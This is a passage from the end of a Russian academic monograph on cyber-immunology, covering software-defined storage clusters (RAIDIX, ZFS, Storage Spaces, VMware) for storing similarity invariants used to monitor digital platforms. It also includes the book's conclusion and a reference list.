$$[\varphi_{us}(x_1, x_2, ..., x_n)] = [\varphi_{uq}(x_1, x_2, ..., x_n)], \tag{5.16}$$

$$\left[\prod_{j=1}^{n} x_j^{\alpha_{jus}}\right] = \left[\prod_{j=1}^{n} x_j^{\alpha_{juq}}\right], \tag{5.17}$$

$$\prod_{j=1}^{n} [x_j]^{\alpha_{jus}} = \prod_{j=1}^{n} [x_j]^{\alpha_{juq}}, \tag{5.18}$$

$$\prod_{j=1}^{n} [x_j]^{\alpha_{jus} - \alpha_{juq}} = 1, \tag{5.19}$$

и после логарифмирования:

$$\sum_{j=1}^{n} (\alpha_{jus} - \alpha_{juq}) \cdot \ln[x_j] = 0, \tag{5.20}$$

$u = 1, 2, \ldots, r$; s = 1, 2, …, (q–1).

Тогда необходимым критерием семантической правильности наблюдаемой цифровой платформы является существование у системы (5.20) решения, в котором ни одна из переменных ($\ln[x_j]$) не обращена в ноль. Здесь для решения этого вопроса можно воспользоваться тривиальными эквивалентными преобразованиями уравнений системы, записанной в матричной форме [11–14, 20–27, 30].

Теперь проведем критический анализ возможных вариантов построения требуемой *SDS*-системы и предложим ряд архитектурных решений, подходящих для реализации поставленной задачи хранения инвариантов подобия и размерностей.

При редком обращении к архивам данных в виде инвариантов подобия и размерностей с целью динамического контроля семантики функционирования цифровых платформ эти данные могут храниться на файловых серверах. Например, в автономных двухконтроллерных системах хранения данных или на локальных дисках распределенных систем хранения с многократным резервированием. Однако для работы с упомянутыми данными в реальном масштабе времени этого недостаточно. Здесь требуются «активные хранилища данных» большого объема, с высокими требованиями по производительности и непрерывности извлечения и хранения эталонных инвариантов подобия и размерностей. Действительно, использование одноконтроллерных решений может привести к рискам простоя, а применение выделенных аппаратных решений специального назначения (на основе традиционных *NAS* и *SAN*) потребует значительных ресурсов на поддержку и сопровождение. Кроме того, эксплуатация распределенных систем хранения данных приведет к большим задержкам по времени и увеличит накладные расходы из-за необходимости размещать несколько копий данных на узлах сети.

На практике организация хранения инвариантов подобия и размерностей для динамического контроля семантики функционирования цифровых платформ оказалась сопоставима с задачами по организации хранилищ виртуальных машин с высокой транзакционной нагрузкой *(OLTP)* и облачного хостинга, а также с организацией высокопроизводительных вычислений *(HPC)* и потоковой обработки видеоизображений *(Media & Entertainment, M & E)*. Здесь потребовалось обеспечить активный трафик обращения к эталонным и наблюдаемым инвариантам подобия и размерностям, а также предусмотреть сотни терабайт па-

мяти на дисках для хранения «паспортов» функционирования наблюдаемых цифровых платформ и соответствующих «снимков памяти». При этом нагрузка ввода-вывода каждый раз сильно отличалась: по объему передаваемых данных, по типу обращений (рандомные/потоковые), по пропорциям чтения/записи, по протоколам передачи и прочее. Соответственно, потребовалась достаточно гибкая организация системы хранения инвариантов подобия и размерностей, которая отличается как по наборам носителей информации, так и по алгоритмам *RAID* и интерфейсам ввода/вывода.

Отметим, что решение поставленной задачи «в лоб», путем подбора специальной аппаратной СХД (на основе традиционных NAS и SANs), отвечающей требованиям производительности, надежности и отказоустойчивости, обойдется достаточно дорого (тысячи и даже миллионы долларов). Поэтому было принято решение о реализации подходящей программной модели управления данными, затраты на которую на порядок ниже, по сравнению с традиционными *СХД*. При этом стало возможным осуществлять свободный выбор носителей данных, а также способов обращения к ним и сценариев масштабирования хранилищ. А, кроме того – гибко настраивать параметры производительности и отказоустойчивости, выбирать сервисы обслуживания, обеспечивать требуемый уровень безопасности и устойчивости и т. д. Например, подходящей альтернативой аппаратной двухконтроллерной системы хранения инвариантов подобия и размерностей является кластер из двух серверов хранения с разделяемым доступом к единому дисковому пространству. В этом случае контейнер с дисками (*enclosure*, по сути, – JBOD) можно подключить к *SAS HBA* управляющих серверов по блочному протоколу прямого доступа *(низкие задержки, большая полоса пропускания)*. При этом ПО серверов отвечает за работу с логическими томами данных, их резервирование, восстановление информации при отказах дисков, переключение между нодами кластера и за сопутствующие сервисы.

Рассмотрим подробнее возможные варианты организации программно-определяемых хранилищ инвариантов подобия и размерностей для динамического контроля семантики функционирования цифровых платформ в условиях роста угроз безопасности.

5.4.3. Решение на основе ОС Windows Server 2016 (2013)

К особенностям решения на основе ОС Windows Server 2016 (2013) относятся:

- *RAID* – с технологией Storage Spaces политики *(2-way или 3-way mirror)* обеспечивают производительность на уровне аппаратного *RAID 10*;
- *Spaces* – виртуальные диски, собранные из логических пулов *SSD/HDD*, предоставляют большую емкость *HDD* под «холодные» данные, и высокую производительность *SSD* под «горячие». Поддерживается динамическое выделение емкости;
- *Automatic tiering* – в двухуровневой схеме хранения *SSD/HDD* файловая система в фоновом режиме отслеживает обращения к блокам данных и по установленному графику (например, раз в сутки) перемещает популярные блоки на быстрый слой *(SSD)*, с гранулярностью *1* Мбайт;
- *Write-back cache* – сглаживает пики записи на виртуальный диск силами *SSD* из пула, повышая показатели *IOPS*;
- *SMB 3.0* – сетевой протокол, предоставляющий приложениям доступ к данным стороннего сервера: совместно используемые файлы презентуются всем узлам кластера *Scale-Out File Server (SOFS)*, а при отказах клиентское приложение автоматически обслуживается работоспособными узлами. (*Microsoft* рекомендует использовать сетевые адаптеры прямого доступа к памяти *RDMA* для разгрузки процессоров серверов и снижения задержек доступа к данным);
- *SOFS* – обеспечивает доступность данных и непрерывность файловых служб: кластер серверов обращается за данными в общие контейнеры (*Shared SAS JBOD*);
- *Shared SAS JBOD* – используются общие хранилища для кластера серверов на дисках *SSD/HDD*. При этом емкость увеличивается добавлением в *JBOD* обычных дисков *NL SAS*, а также новых *JBOD* с дисками целиком (возможно использование относительно недорогих *SAS-коммутаторов*); в выделенных промышленных *СХД* даже сами диски обойдутся дороже: *HDD* – в разы, *SSD* – на порядок.

Заметим, что в *Windows Server 2016* появился функционал *синхронной репликации* и *распределенного хранения* на локальных дисках кластера серверов *Storage Spaces Direct*.

Решение на основе Jovian DSS.

Решение для хранения инвариантов подобия и размерностей на основе *Jovian DSS* представляет собой программное обеспечение под управлением *ОС Linux* (и для файловой системы *ZFS*). Здесь файловая система со встроенной поддержкой гибридных пулов *RAM/SSD/HDD* обеспечивает высокую производительность и масштабируемость решения. При этом хранилища инвариантов подобия и размерностей встраиваются в *NAS*- и *SAN*-окружение и предоставляют сопутствующие объемным данным сервисы: *динамическое выделение емкости, снэпшоты, сжатие, дедупликацию.*

Для построения кластера высокой доступности данных с *NFS*- и *iSCSI*-подключением в минимальной конфигурации потребовались два сервера на процессорах *Intel Xeon E5 26xx* и *JBOD* разделяемого доступа. К особенностям такого решения относятся:

- *масштабируемость* – 128-битная файловая система ZFS не ограничивает емкость хранения с томами размером до зетабайта на произвольном количестве дисков (в кластерах хранения JBOD с большим количеством емких дисков подключают по 6–12 Гбит SAS к управляющим серверам);
- *сохранность данных* – массивы RAID (активируется удаленно через командную строку) справляются с отказами до трех дисков одновременно; поддерживается неограниченное количество снэпшотов, что полезно при аварийном восстановлении данных;
- *многослойное кэширование* – вместе с файловой системой унаследованы алгоритмы кэширования, а популярные файлы отправляются в одну из категорий «часто используемые» и «недавнего обращения» – раздельные области кэширования в оперативной памяти RAM серверных узлов и на SSD;
- *гибридные пулы хранения* – утилизируют I/O-производительность SSD и высокую емкость HDD в единой логике управления;
- *сжатие данных и дедупликация «на лету»* – так достигается экономия места на дисках, снижение накладных расходов по хранению (коэффициент дедупликации может достигать 3:1, когда, например, для записи 3 Тбайт данных достаточно 1 Тбайт физического пространства на дисках);
- *динамическое выделение емкости (thin provisioning)* – виртуальное выделение дискового пространства позволяет наращивать емкость хранилища без переформатирования, избавляет от перерасхода дисков (их можно вводить в эксплуатацию по мере надобности);
- *оптимизация под окружение* – серверы легко адаптируются под внешнюю нагрузку и набор сервисов: подбор процессоров, объема RAM, пулов SSD, сетевых интерфейсов. 10–40 Гбит Ethernet позволяет справляться с самыми «тяжелыми» запросами и предоставляет доступ к инвариантам подобия и размерностям в широкополосном диапазоне с минимальными задержками.

5.4.4. Решение на основе ОС RAIDIX

Для решения поставленной задачи можно было воспользоваться горизонтально-масштабируемыми СХД уровня *NetApp FAS* или *EMC Isilon*. Внутренняя файловая система хранилищ NetApp с записью повсюду *(Write Anywhere File Layout, WAFL)* отличается высоким быстродействием – как для файлов, так и данных блочного доступа *(SAN)*. Упомянутая файловая система глубоко интегрирована с *RAID*-менеджером. Так, *RAID-DP* записывает данные полными страйпами («случайные» записи выполняются «последовательно»), что обеспечивает «быстрый» *RAID* в режиме чередования с двойной четностью (защитой от одновременного отказа двух дисков, как в *RAID 6*). А с помощью технологий *Flash Pool* и *Flash Cache* достигается оптимальный баланс производительности и емкости в гибридных системах со слоем *SSD* над основным массивом емких *HDD*. Однако результаты тестирования показали, что при заполнении массива и высокой фрагментации данных в виде инвариантов подобия и размерностей наблюдается некоторая потеря производительности *WAFL*. Несмотря на работу фонового дефрагментатора («сборщика мусора») под управлением ОС, для предсказуемой продуктивности интенсивной записи пришлось оставлять 10–30 % пространства свободным. Было обнаружено, что если чтение и запись имеют сходную организацию, то падение производительности незаметно, но в случае неоднородности размещения данных при потоковом чтении возникали проблемы.

Поэтому решили использовать отечественную *ОС RAIDIX* для организации программно-определяемого хранилища инвариантов подобия и размерностей. Упомянутая ОС была создана на основе классического подхода *RAID (read-modify-write)* и характеризуется высокоскоростными алгоритмами хране-

ния данных и приемлемой работоспособностью. Например, обеспечивается работоспособность RAID-группы при одновременном отказе до трех дисков *(RAID 7.3)* и даже 32 одновременно *(RAID N+M)* без аппаратных RAID-контроллеров. *ОС RAIDIX* демонстрирует высокую оперативность расчета контрольных сумм, высокую надежность и эффективность использования полезного дискового пространства. При этом она позволяет хранить и обрабатывать инварианты подобия и размерности на стандартном серверном оборудовании, используя известные протоколы блочного *(FC, iSCSI, SAS, InfiniBand)* и файлового *(SMB, NFS, AFP)* доступа. А для увеличения продуктивности транзакционных операций предусмотрено *SSD-кэширование*.

5.4.5. Решения на основе FC- и NAS-кластеров

На рис. 5.28 **показан вариант** *SDS*-решения на основе *Intel Xeon E5 16xx*, что позволило гибко наращивать требуемый объем оперативной памяти и подключить необходимую периферию. Для встраивания *SDS-системы* хранения инвариантов подобия и размерностей в сетевое окружение задействована *FC HBA (8–16 Гбит)* (или *10–40 Гбит Ethernet NIC*).

Так как объем снимков инвариантов подобия и «паспортов» семантики поведения цифровых платформ может достигать сотен терабайт (а это десятки *HDD*), были использованы диски *SATA* корпоративных серий (или родственные им *NL SAS*). При этом диски для хранения инвариантов подобия вынесли во внешний *JBOD – контейнер* плотной компоновки с дублированными модулями ввода-вывода, питания и вентиляции. Здесь многоканальное подключение *JBOD* к головному серверу («контроллеру») по *SAS 6–12 Гбит/с* гарантирует минимальные задержки и широкую полосу доступа к инвариантам подобия и размерностям, хранимым на дисках.

В представленном варианте *SDS*-решения непрерывность работы обеспечивает *RAIDIX Failover Cluster (FC или 40 Гбит Ethernet)* – высокопроизводительная платформа с высокой доступностью данных (без единой точки отказа). «Двухконтроллерное» программно-определяемое хранилище инвариантов подобия и размерностей состоит из двух серверов, к которым подключались *JBOD* разделяемого доступа. При этом каждый контроллер может обслуживать свою *RAID-группу*. В кластере *Active-Active* узлы связаны интерфейсом с малыми задержками *FC, SAS 12* Гбит/с или *Infiniband* (кэш обоих контроллеров всегда синхронизирован и находится в когерентном состоянии). При потере одного из контроллеров на восстановление работоспособности *SDS-системы* достаточно нескольких секунд.

Отметим, что у *JBOD* есть два независимых модуля ввода-вывода с экспандерами-дублерами. Благодаря двойному подключению дисков *NL SAS* данные на них доступны при потере любого модуля ввода-вывода (в отличие от *SATA* на той же платформе). Кроме того, *NL SAS* обслуживают бóльшую глубину очереди, чем *SATA*, что дает прирост производительности массива при той же механике жестких дисков (по стоимости диски *NL SAS* практически не отличаются от *SATA* той же емкости). Также протокол *SAS* включает в себя контроль целостности *T10 CRC* по всему пути извлечения эталонных инвариантов подобия и размерностей, от диска до блока управления (сравнения и реагирования на инциденты безопасности).




Рис. 5.28. ***Пример построения FC-кластера для хранения инвариантов подобия и размерностей***

Таким образом, за доставку и извлечение гибридных мультипоточных инвариантов подобия и размерностей на стабильно высокой скорости (без провалов) здесь отвечает инфраструктура *FC 8–16 Гбит/с*. Встраивание *FC-кластера* хранения *RAIDIX* в существующее окружение позволило значительно увеличить объем хранения инвариантов подобия и размерностей, а также повысить производительность их обработки в целом. В узлы кластера были поставлены двухканальные *FC HBA 8* или *16 Гбит/с*, массив как устройство блочного доступа (*LUN*) введен в *SAN* и автоматически настроен для решения поставленной задачи динамического контроля семантики цифровых платформ на основе инвариантов подобия и размерностей. Контроллер метаданных позволил назначить права доступа для групп администраторов рассмотренного решения.




Рис. 5.29. ***Пример построения NAS-кластера для хранения инвариантов подобия и размерностей***

Вариант решения *СХД* для хранения инвариантов подобия и размерностей на основе *NAS*-кластера представлен на рис. 5.29. В этом решении использовались сравнительно недорогие вычислительные и сетевые устройства *10–40 Гбит/с* (с перспективой замены на устройства до *100 Гбит/с*). От предыдущего варианта решения *СХД* на основе *FC-кластера* это решение отличается внешними интерфейсами (ставятся *10–40 Гбит/с Ethernet NICs*) и протоколами файлового обмена (*SMB, NFS, AFP*). При этом серверные узлы двух рассмотренных решений идентичны: к узлам кластера подключается совместное хранилище с дисками (*Shared SAS JBOD*) (см. табл. 5.2).

Спецификация	**FC-кластер (16 Гб/с)**	**NAS-кластер (40 Гб Ethernet)**
Узел кластера		
Центральный процессор	1 × Intel Xeon E5-1620 v3 (4 × 3,5 ГГц)	
Оперативная память	4 × 16 Гбайт DDR4-2133 reg	
Интерфейс подключения жестких дисков	SAS	
SAS-контроллер	LSI SAS HBA 9302-16e	
Сетевой контроллер	ATTO 16 Гбит/с Dual Channell FC HBA	Mellanox ConnectX-3 Pro EN NIC, Dual 40/56 Гбит Ethernet
Entry SAS JBOD 60		
JBOD	HGST 4U60 Storage Enclosure 60×80 Тбайт	
Аппаратная емкость	480 Тбайт	

Таблица 5.2. ***Адаптация кластеров хранения инвариантов подобия под блочный и файловый доступ***




Рис. 5.30. ***Результаты тестирования производительности кластеров (FC и NAS) для хранения инвариантов подобия и размерностей***
а) FC-кластер, Мбит/с; б) NAS-кластер, Мбит/с;
в) FC-кластер (два инициатора), Мбит/с; г) NAS-кластер (два инициатора), Мбит/с

Результаты тестирования производительности двух спроектированных и построенных кластеров (*FC и NAS*) показаны на рисунке 5.30 (для имитации одно- и многопоточной нагрузки использовались тесты *AJA System Test 2.1* и *IO Meter 2008.06.18RC2*). Во второй группе тестов замерялась производительность при двух инициаторах с размером блока 512K/1M/8M.

Решение на основе кластеров из нескольких узлов

Для выполнения этой задачи функционала традиционных файловых систем оказалось недостаточно. Приведем известные ограничения классических файловых систем:

- метаданные и данные хранятся в одних и тех же разделах;
- файлы «размазываются» по разделу, и возникают задержки доступа;
- отсутствует механизм, предотвращающий дефрагментацию;
- недостаточная масштабируемость по размеру, производительности, количеству файлов, вложенности папок и т. п.;
- «неродная» кроссплатформенность.

Для разрешения названных проблем потребовалось использовать кластерные файловые системы, в том числе *Hyper FS* от *Scale Logic*, которая обеспечила высокую масштабируемость и одновременный доступ к данным с разных ОС (в частности, через файловые шлюзы). В результате было спроектировано и реализовано техническое решение (см. рис. 5.31) для хранения инвариантов подобия и размерностей на основе ПО *RAIDIX* и кластерной файловой системы *Hyper FS*, которое позволило организовать единое адресное пространство для блочного и файлового доступа.

К достоинствам полученного решения относятся:

- до 4 млрд файлов в одном каталоге;
- до 4096 разделов, которые можно объединить в одну ФС;

- отсутствие единой точки отказа;
- динамическое расширение файловой системы по емкости и производительности без простоев;
- поддержка последних версий популярных ОС: Mac/Windows/Linux.

Важно отметить, что *Hyper FS* для *SAN* позволила трансформировать несколько файловых систем или дисковых массивов *iSCSI* в кластер хранения, который поддерживает одновременное редактирование и воспроизведение данных с нескольких клиентских машин, обеспечивает высокую производительность и совместный доступ в рамках единого пространства имен. Система располагает опциональным контроллером метаданных *(MDC)* со структурой избыточности, *SAN*-структурой полной избыточности с зеркалированием метаданных и поддерживает конфигурацию с множеством путей в среде *Fibre Channel* и *iSCSI*. При этом она не имеет единой точки отказа и обеспечивает высокую стабильность хранения инвариантов подобия и размерностей.

Использование систем *Scale-Out NAS* для динамического контроля семантики цифровых платформ (см. рис. 5.32) позволило создать консолидацию до *64* узлов в кластере с одновременным доступом по разным протоколам *(SMB v2/v3, NFS v3/v4, FTP/FTPS, HTTP/HTTPS/WebDAV)* и балансировку нагрузки между узлами *(Round-Robin, Connection Count, Load node)*, а также поддержку *Active Directory*.

Существенно, что стало возможным расширить функции *SDS-системы*, а именно – дополнительно предложить:

- оптимизацию системы под большие и маленькие файлы;
- поддержку квот пользователей и папок;
- *SNMP*-мониторинг по *SNMP* для *SONG* и *MDC*;
- поддержку *LDAP/Active Directory* – возможность использовать локальную базу пользователей или интегрироваться с *Active Directory*;
- возможность использовать *ACL* на всех поддерживаемых ОС.

Таким образом, решение на основе *RAIDIX и HyperFS* отличается высокой производительностью, единым адресным пространством, одновременным доступом по различным протоколам, низкими задержками, высокой расширяемостью, файловым и блочным доступом к инвариантам подобия.

Предложенный подход позволяет использовать множество узлов хранения (СХД), динамически распределяя информацию между ними и балансируя нагрузку; архитектура – добавлять к системе новые узлы хранения по требованию, без необходимости перено-




Рис. 5.31. ***Пример SDS-системы на основе ПО RAIDIX и кластерной файловой системы Hyper FS***




Рис. 5.32. ***Пример SDS-системы на основе ПО RAIDIX и Scale-Out NAS***

сить данные и менять конфигурацию системы. Явным преимуществом такого решения является возможность осуществлять на блочном уровне и с высокой производительностью одновременную работу с данными, хранящимися на одной или нескольких *СХД*, и с большого количества рабочих мест, что в классической *SAN*-архитектуре невозможно. В целом решение на основе ПО *RAIDIX* в сочетании с файловой системой *Hyper FS* удовлетворяет предъявляемым требованиям по скорости и отказоустойчивости, обеспечивает одновременную параллельную работу с гибридными инвариантами подобия и размерностями. Также данное решение позволяет минимизировать расходы на апгрейд оборудования при создании кластеров хранения, горизонтально расширяя действующую инфраструктуру без простоев и снижения производительности.




Рис. 5.33. ***SDS-система для хранения инвариантов подобия и размерностей на основе VMware и ПО RAIDIX***

Решение на основе кластера виртуализации на VMware

Сегодня виртуализация серверов является одним из эффективных способов развертывания большинства частных и публичных облаков, сред разработки и тестирования, а также корпоративных приложений. Она позволяет уменьшить стоимость владения системой за счет экономии на электроэнергии и занимаемой площади, устранить зависимость от конкретного брендового оборудования и увеличить время безотказной работы.

Перечислим особенности предлагаемого решения (см. рис. 5.33):

- для соединения *VMware ESXi* и *СХД* используются различные протоколы подключения: *FCP, iSCSI, NFS*. Виртуальные машины (ВМ) могут использовать соответствующие файлы (конфигурация и *vDISKs*). При этом могут применяться функции *VMware*, связанные с хранением данных (*VMotion, VMware DRS, VMware HA* и *VMware Storage VMotion*);
- достигаемая производительность зависит от используемого для хранения данных сервера (функций *RAID*-контроллера и дисков). Поддерживается максимально возможная с аппаратной точки зрения пропускная способность. Эластичность масштабируемости достигается без потери в скорости при увеличении количества виртуальных машин и параллельных высоконагруженных потоков данных;
- хорошая совместимость: поддерживаются платформы виртуализации *VMware ESX 5.0/5.1/5.5/6.0* и выше; *KVM (Kernel-based Virtual Machine); RHEV (Red Hat Enterprise Virtualization), Microsoft Hyper-V Server, XenServer.*

Здесь аппаратная инфраструктура решения включает в себя 10 серверов *Supermicro* с карточками *Broadcom HBA* и адаптерами *Mellanox InfiniBand.* Для синхронизации выбран *ISCSI over InfiniBand* как самый быстрый способ в данной конфигурации. Для автоматического ввода резерва задействовали *ISCSI over Ethernet.*

Предложенное решение использует три раздела *RAID 6i* и, в среднем, по три *LUN* на раздел на каждом сервере. На всех серверах установлены *VMware ESXi 5.1* и *VCenter 5.1* с виртуальными машинами (*VM*). Последние выполняют функции хранилища данных специальных приложений, серверов для резервного копирования, файловых серверов и прочего.

Выбранная конфигурация обеспечила эффективную обработку случайных данных и высокую надежность. В целом решение характеризуется:

- отказоустойчивым хранением эталонных инвариантов подобия и размерностей;
- гибкой виртуализацией существующей информационной инфраструктуры;
- высокой производительностью транзакционных приложений;
- высокой доступностью данных – «три девятки» ($P = 0{,}999$).

Краткие итоги

Разработка программно-определяемого хранилища данных была выполнена в рамках федерального проекта «Информационная безопасность» национальной программы «Цифровая экономика Российской Федерации». В ходе работы спроектированы и реализованы возможные варианты *SDS*-решений для хранения инвариантов подобия и размерностей с целью осуществления динамического контроля семантики функционирования типовых цифровых платформ цифровой экономики Российской Федерации. Предложенные варианты *SDS*-решений позволяют гибко и более эффективно с точки зрения степени утилизации ресурсов использовать серверы разных типов в следующих основных режимах: гиперконвергенции, виртуализации вычислений, хранения данных.

Гиперконвергенция. На серверах одновременно устанавливаются компоненты виртуализации вычислений, хранения данных, локальные диски и другие. Сервера собираются в локальные кластеры с возможностью доступа к облаку. Специальный клиент обращается к хранилищу инвариантов подобия и размерностей по внутренним протоколам, исключая необходимость создавать классические *iSCSI*-таргеты.

Виртуализация вычислений. Бездисковые сервера предоставляют свои вычислительные мощности, используя облако как среду для виртуальных машин. Такая схема позволяет поддерживать требуемый уровень вычислительных мощностей, а при необходимости – добавлять объем хранения инвариантов подобия и размерностей.

Хранение данных. Локальные жесткие диски используются для увеличения общего объема облачного хранилища. Эта схема нужна, если требуется увеличить объем хранилища за счет относительно недорогих маломощных серверов, заполненных физическими дисками.

Важно, что такой подход, в отличие от других известных подходов организации программно-определяемых хранилищ данных, позволяет обеспечить требуемую безопасность и устойчивость информационной инфраструктуры современных цифровых предприятий в условиях роста угроз безопасности, в том числе организовать работу на уровень выше вычислителей, сетевого оборудования, сети хранения и средств кибербезопасности и отказоустойчивости – перечисленные устройства и средства стали *программно-определяемыми компонентами.* Такая программная настройка управления (на основе *методов машинного обучения (Machine Learning)* и *глубинного обучения (Deep Learning)* сама решает, на каких узлах физически разместить программно-определяемые компоненты, следит за «здоровьем» составных частей информационной инфраструктуры в условиях разнородно-массовых кибератак злоумышленников (в том числе ранее неизвестных), выводит из эксплуатации непригодные и подключает новые компоненты упомянутой инфраструктуры. При этом администраторы безопасности лишь задают основные параметры конфигурации, а система самостоятельно определяет, на каких физических узлах разместить необходимые ресурсы (вычислительные, сетевые и хранения данных) и как ими управлять в автоматическом режиме.

К дальнейшим направлениям исследования следует отнести:

- разработку доверенных SMART-гипервизоров *(Storage Hypervisor),* которые смогут запускаться и тонко настраиваться на основе *методов машинного обучения (Machine Learning, ML)* и *глубинного обучения* (*Deep Learning, DL)* – для решения поставленной задачи в контролируемой критической инфраструктуре на серверах, виртуальных машинах, внутри классических гипервизоров и в сети хранения данных;
- создание специального системного ПО на открытом коде, *Storage Virtual Software,* исключающего зависимость от конкретных производителей и обеспечивающего открытое, безопасное и масштабируемое управление данными для обеспечения требуемой безопасности и устойчивости;
- разработку прикладного ПО, *Control Planes,* отвечающего за создание, настройку, сопровождение политик хранения и транслирующего их на более низкие уровни ресурсов и сервисов для решения задачи динамического контроля семантики функционирования типовых цифровых платформ;
- создание дополнительных сервисов безопасного и эффективного использования инвариантов подобия и размерностей, *Data Services,* для обеспечения требуемого уровня информационной безопасности и киберустойчивости.

Заключение

В настоящее время искусственные иммунные системы защиты киберфизических систем продолжают развиваться по следующим основным направлениям:

- совершенствование моделей и методов «иммунного ответа» – направление, основанное на работах *Dasgupta D., De Castro L.N., Von Zuben F.J.* (первые публикации относятся к 1999 г.);
- улучшение подхода «свой – чужой» на основе теории опасности *(Danger theory)* – направление, основанное на работах *U. Aickelin (п*ервые публикации относятся к 2002 г.);
- иммунокомпьютинг (разработка иммунокомпьютеров) – направление, основанное на работах *А. О. Тараканова* (первые публикации относятся к 1999 г.);
- создание гибридных интеллектуальных систем кибербезопасности – направление, основанное на работах *S. T. Powers, A. Abraham, J. Thomas, A. H. Sung, И. В. Котенко (*первые публикации относятся к 2005 г.);
- организация самовосстанавливающихся киберфизических систем на основе *кибериммунитета* – направление, основанное на работах *Петренко С.А.* (первые публикации относятся к 1997 г.).

В настоящей монографии был рассмотрен ряд основополагающих аспектов.

1. Актуальность научной проблемы придания киберфизическим системам иммунитета для упреждения катастрофических последствий разнородно-массовых кибератак злоумышленников. *Авторская Концепция иммунной защиты Индустрии 4.0.*

2. Оценка пригодности моделей и методов биологической иммунологии для создания достаточного математического базиса кибериммунологии. *Определение не только необходимых, но и достаточных условий для создания требуемой искусственной иммунной системы защиты киберфизических систем.*

3. Развитие систем обнаружения вторжений на основе моделей и методов иммунного ответа для противодействия ранее неизвестным кибератакам злоумышленников. *Создание адаптивных и самоорганизующихся систем иммунного ответа для проактивной защиты киберфизических систем.*

4. Определение предельных возможностей искусственных иммунных систем для самовосстановления киберфизических систем в условиях роста угроз безопасности. *Возможные направления развития искусственных иммунных систем для самовосстановления киберфизических систем в ходе деструктивных информационно-технических воздействий злоумышленников.*

5. Модели и методы самовосстановления киберфизических систем в ходе деструктивных информационно-технических воздействий злоумышленников. *Примеры создания принципиально новых систем организации самовосстанавливающихся вычислений с кибериммунитетом для упреждения катастрофических последствий кибератак.*

Существенно, что полученные научно-технические результаты исследований автора позволили создать ряд адаптивных и самоорганизующихся искусственных иммунных систем защиты Индустрии 4.0, которые упреждают приведение критически важной информационной инфраструктуры государства и бизнеса к существенным или катастрофическим последствиям. В том числе, спроектировать опытные образцы программно-аппаратных комплексов искусственной *иммунной защиты Индустрии 4.0*, которые по своим тактико-техническим характеристикам не только не уступают, но в ряде случаев и превосходят аналогичные решения известных компаний *Darktrace, Cynet, FireEye, Check Point, Symantec, Sophos, Fortinet, Cylance, Vectra* и пр.

Теоретическая значимость и научная ценность полученных научных результатов автора состоит в следующем:

1) разработан новый научно-методический аппарат кибериммунологии на основе развития моделей и методов математической иммунологии, теории вычислительных процессов, теории инвариантов подобия и размерностей для обнаружения, предупреждения и нейтрализации как известных, так и неизвестных ранее кибератак злоумышленников;

2) предложена новая методология восстановления функциональных спецификаций киберфизических систем на основе теории структурированных моделей вычислений и взаимодополняемых формальных семантик;

3) доказана функциональная эквивалентность восстановленных приложений цифровых платформ *Индустрии 4.0* на основе методов аналитической верификации программного обеспечения;

4) построена система порождения доверенных машинных вычислений *Индустрии 4.0* на основе *позиномов подобия и размерностей*, своего рода «*паспортов*» заведомо корректного функционирования программного обеспечения в условиях деструктивных программных воздействий злоумышленников;

5) разработана новая технология *самовосстановления машинных вычислений* на основе инвариантов подобия и размерностей для обеспечения требуемых уровней безопасности и устойчивости критически важной информационной инфраструктуры Российской Федерации.

Надеюсь, что эта книга окажется полезной для читателя и вдохновит на продолжение научных исследований в сравнительно новой научной области под названием «*Кибериммунология*».

Желаю успеха в этой интересной научной работе!

Доктор технических наук, профессор,
Сергей Анатольевич Петренко
Сентябрь 2021

Список литературы

1. Burnet, F. M. (1957). “A modification of Jerne’s theory of antibody production using the concept of clonal selection”. Australian Journal Science. 20 (2): 67–69. Reprinted in Burnet FM (1976).
2. Burnet, Frank Macfarlane (12 November 1960). “Immunological Recognition of Self: Nobel Lecture” (PDF). Nobel Foundation. Archived from the original (PDF) on 15 December 2010. Retrieved 30 September 2010.
3. Бернет Ф. Клеточная иммунология. – М., 1971.
4. Jerne, N. K. Towards a network theory of the immune system. // Arm Immunol (Paris). 1974. Jan. Vol. 125C, no. 1-2. P. 373-389.
5. Jerne, N. K. (1984), Nobel lecture: The Generative Grammar of the Immune System (PDF), Nobelprize.org, retrieved 8 July 2019.
6. Lederberg, J. (1959). “Genes and antibodies”. Science. 129 (3364): 1649–1653. Bibcode:1959Sci...129.1649L. doi:10.1126/science.129.3364.1649. PMID 13668512.
7. Medzhitov, R., Preston-Hurlburt, P., Janeway, C. A. A human homologue of the Drosophila Toll protein signals activation of adaptive immunity, Nature 388 (6640), 1997, pp. 394-397.
8. Меджитов Р., Джаневей Ч. Врожденный иммунитет // Казанский медиц. журнал, 2004, № 3.
9. Talmage, D. W. (1957). “Allergy and immunology”. Annual Review of Medicine. 8 (1): 239–256. doi:10.1146/annurev.me.08.020157.001323. PMID 13425332.
10. Мечников И. И. Невосприимчивость в инфекционных болезнях/ – М., 1903 ; Невосприимчивость в инфекционных болезнях/. – М. Мндгиз, 1953. – 519 с. – (Академическое собрание сочинений / ред. Н. Н. Жуков-Вережников ; Акад. мед. наук СССР ; Т. 8). (на фр. яз. 1901).
11. Мечников И. И. Этюды оптимизма/. – 2-е изд. – М., 1909 (на фр. яз. 1907).
12. Мечников И. И. Этюды о природе человека / – 4-е изд. – М., 1913 (на фр. яз. 1903).
13. Мечников И. И. Сорок лет рационального мировоззрения / – 2-е изд., испр. и доп. – М.: Науч. слово, 1914. – 333 с. (на фр. яз. 1913).
14. Charles A Janeway, Jr, Paul Travers, Mark Walport, and Mark J Shlomchik «Immunobiology: The Immune System in Health and Disease: 5th (Fifth) Edition» (2001)
15. Murphy, Kenneth M., Weaver, Casey «Janeway’s Immunobiology: Ninth International Student Edition» (2016).
16. Hoffmann, J. A., Kafatos, F. C., Janeway, C. A., Ezekowitz, R. A. Phylogenetic perspectives in innate immunity (англ.) // Science. – 1999. – 21 May (vol. 284, no. 5418). – P. 1313-1318. – DOI:10.1126/science.284.5418.1313.
17. Стил Э., Линдли Р., Бландэн Р. Что, если Ламарк прав? Иммуногенетика и эволюция. – М., 2002.
18. Абелев Г. И. Загадка происхождения специфического иммунитета. (Полемические заметки на книгу: Галактионов В. Г. Очерки эволюционной иммунологии. М., 1995) // Онтогенез, 1997, № 1.
19. Белоконева О. Иммунитет в стиле ретро / Наука и жизнь . 2004, № 1.
20. Кауфман С. А. Антихаос и приспособление // В мире науки, 1991, № 10.
21. Берг Л. С. Номогенез, или эволюция на основе закономерностей. Петроград, 1922.
22. Аронова Е. А. Иммунитет. Теория, философия и эксперимент. – М., 2006.
23. Хаитов Р. М., Пинегин Б. В., Ярилин А. А. Иммунология. Атлас. М.: ГЭОТАР-Медиа, 2011. С. 624.
